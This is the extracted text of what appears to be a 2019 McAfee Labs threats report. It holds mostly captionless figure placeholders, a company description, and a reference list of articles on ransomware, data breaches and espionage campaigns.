
Share




Source: McAfee Labs, 2019.



Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.

Follow


Share




Source: McAfee Labs, 2019.



Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.



Source: McAfee Labs, 2019.

Follow

Share




Source: McAfee Labs, 2019.


Follow

Share

Incidents




Source: McAfee Labs, 2019.




Source: McAfee Labs, 2019.

Follow

Share



Security incidents data is compiled by McAfee Labs from several sources.



Security incidents data is compiled by McAfee Labs from several sources.

Follow

Share

About McAfee

McAfee is the device-to-cloud cybersecurity company. Inspired by the power of working together, McAfee creates business and consumer solutions that make our world a safer place. By building solutions that work with other companies' products, McAfee helps businesses orchestrate cyber environments that are truly integrated, where protection, detection and correction of threats happen simultaneously and collaboratively. By protecting consumers across all their devices, McAfee secures their digital lifestyle at home and away. By working with other security players, McAfee is leading the effort to unite against cybercriminals for the benefit of all.

www.mcafee.com

About McAfee Labs and Advanced Threat Research

McAfee Labs, led by McAfee Advanced Threat Research, is one of the world's leading sources for threat research, threat intelligence, and cybersecurity thought leadership. With data from millions of sensors across key threats vectors—file, web, message, and network—McAfee Labs and McAfee Advanced Threat Research deliver real-time threat intelligence, critical analysis, and expert thinking to improve protection and reduce risks.

https://www.mcafee.com/enterprise/en-us/threat-center/mcafee-labs.html

1. Alexandre Mundo, *'Happy New Year 2019! Anatova is Here!'* https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/happy-new-year-2019-anatova-is-here/ (Jan. 22, 2019)
2. John Fokker and Christiaan Beek, *'Ryuk Ransomware Attack: Rush to Attribution Misses the Point'* https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/ryuk-ransomware-attack-rush-to-attribution-misses-the-point/ (Jan. 9, 2019)
3. Europol, *'No More Ransom To The Rescue: New Decryption Tool Released for Latest Version of GandCrab Ransomware'* https://www.europol.europa.eu/newsroom/news/no-more-ransom-to-rescue-new-decryption-tool-released-for-latest-version-of-gandcrab-ransomware (Feb. 19, 2019)
4. Gary Davis, *'The Collection #1 Data Breach: Insights and Tips on This Cyberthreat'* https://securingtomorrow.mcafee.com/consumer/consumer-threat-notices/collection-1-data-breach/ (Jan. 18, 2019)
5. Europol, *'Global Law Enforcement Action Against Vendors and Buyers on The Dark Web'* https://www.europol.europa.eu/newsroom/news/global-law-enforcement-action-against-vendors-and-buyers-dark-web (March 26, 2019)
6. CISA, *'DNS Infrastructure Hijacking Campaign'* https://www.us-cert.gov/ncas/current-activity/2019/01/10/DNS-Infrastructure-Hijacking-Campaign (Jan. 10, 2019)
7. CISA, *'Malware Analysis Report'* https://www.us-cert.gov/ncas/analysis-reports/AR18-221A (Aug. 9, 2018)
8. Ryan Sherstobitoff and Asheer Malhotra, *'Operation Sharpshooter' Targets Global Defense, Critical Infrastructure'* https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/operation-sharpshooter-targets-global-defense-critical-infrastructure/ (Dec. 12, 2018)

McAfee™
Together is power.

2821 Mission College Blvd.
Santa Clara, CA 95054
888.847.8766
www.mcafee.com